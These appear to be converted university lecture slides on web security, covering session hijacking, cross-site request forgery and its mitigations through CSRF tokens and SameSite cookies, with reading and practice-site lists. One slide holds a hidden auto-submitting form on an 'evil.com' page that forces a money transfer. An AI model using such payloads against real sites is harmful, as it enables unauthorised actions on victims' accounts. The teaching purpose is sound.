refresh_rate	3	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:14:48 PM	No

Cookie details

Name: username  
Value: foo  
Domain/Path: betwittered.com/betwittered/  
Expires: Tuesday, May 04, 2010 4:15:11 PM

Remove cookie Remove all cookies in this list

# Session Hijacking



Since HTTP is stateless, hijacking can occur:

- By stealing a cookie with an XSS attack
- By brute forcing a weak session ID parameter


# Cross-Site Request Forgery (CSRF)

Forces an user to execute **unwanted actions (state-changing action)** on a web application in which he or she is **currently authenticated** with ambient credentials (e.g., with cookies).

## Key Concept:


- Cookies are used for session management.
- All the requests originating by the browser come with the user's cookies (cookies are **ambient credentials**: they are sent automatically for every request).
- Malicious requests (e.g., crafted links) are routed to the vulnerable web application through the victim's browser.
- Websites cannot distinguish if the requests coming from authenticated users have been originated by an explicit user interaction or not.

# CSRF Example: malicious bank transfer





# CSRF Example: malicious bank transfer



# CSRF Example: malicious bank transfer

## Bank's Page

```
<form method="POST" action="/transfer.php">
  <h3>Transfer money</h3>
  Recipient: <input type="text" id="inpUser" name="to">
  Amount: <input type="number" id="inpAmount" name="amt">
  <button type="submit">Confirm</button>
</form>
```

Malicious link-> <https://evil.com/cat.html>

```
<form id="evil" style="display: none;"
  action="https://ironbank.7k/transfer.php"
method="POST">
  <input type="hidden" value="50000" name="amt">
  <input type="hidden" value="S.Zanero" name="to">
  <input type="submit">
</form>
<script>document.evill.submit();</script>
```

# CSRF Mitigation: CSRF Token

## CSRF Session tokens,

- random challenge token
- associated to **user's session (unique)**
- **regenerated at each request** (e.g., for form involving sensitive operations)
- sent to the server and then compared against the stored token; Server-side operation allowed only if it matches.
- Not stored in cookies

```
<form class="form-signin" method="post">
  <h3 class="form-signin-heading">Transfer money</h3>
  [...]
  <input type="number" id="inputAmount" name="amt" class="form-control"
placeholder="Amount" required>
  <input type="hidden" value="9GiKZU6HoR" name="csrf_token">
  <button class="btn btn-lg btn-primary btn-block" type="submit">Confirm</button>
</form>
```

# CSRF Mitigation: Same Site Cookies

- **Idea:** don't send session cookies at all for requests originating from different websites
- Websites specify this behavior when setting a cookie, using the `SameSite` attribute
- `SameSite=strict`
  - don't send cookies for **any** cross-site usage
- `SameSite=lax`
  - send cookies for cross-domain navigation only (not for cross-site POST forms, images, frames, ...)

RFC draft (2016): <https://tools.ietf.org/html/draft-west-first-party-cookies-07>

# Further Reading

Doupé, Cui, Jakubowski, Peinado,

Kruegel, Vigna, *“deDacota: Toward Preventing Server-Side XSS via Automatic Code and Data Separation”*, CCS 2013

<http://dx.doi.org/10.1145/2508859.2516708>

Criscione, Maggi, Salvaneschi, Zanero, *“Integrated Detection of Attacks Against Browsers, Web Applications and Databases”*, EC2ND2009

<http://dx.doi.org/10.1109/EC2ND.2009.13>

Kevin Fu, Emil Sit, Kendra Smith, e Nick Feamster: *“Do's and Don'ts of Client Authentication on the Web”*

<http://cookies.lcs.mit.edu/pubs/webauth.html>

[book] Michal Zalewski, *“The Tangled Web: A Guide to Securing Modern Web Applications”*

<http://www.nostarch.com/tangledweb.htm>

# “Wargame” list :P

If you want to test your hacking skills on Memory Errors and Web vulnerabilities

## Web

- Google Gruyere - <http://google-gruyere.appspot.com/>
- Websec.fr - <http://websec.fr/>

## Binary

- pwnable.kr - <http://pwnable.kr/>
- OverTheWire Bandit - <http://overthewire.org/wargames/bandit/>
- OverTheWire Leviathan - <http://overthewire.org/wargames/leviathan/>

## Mixed

- PicoCTF - <http://picoctf.com/>

The complete (and updated) list can be found at:  
<http://github.com/zardus/wargame-nexus>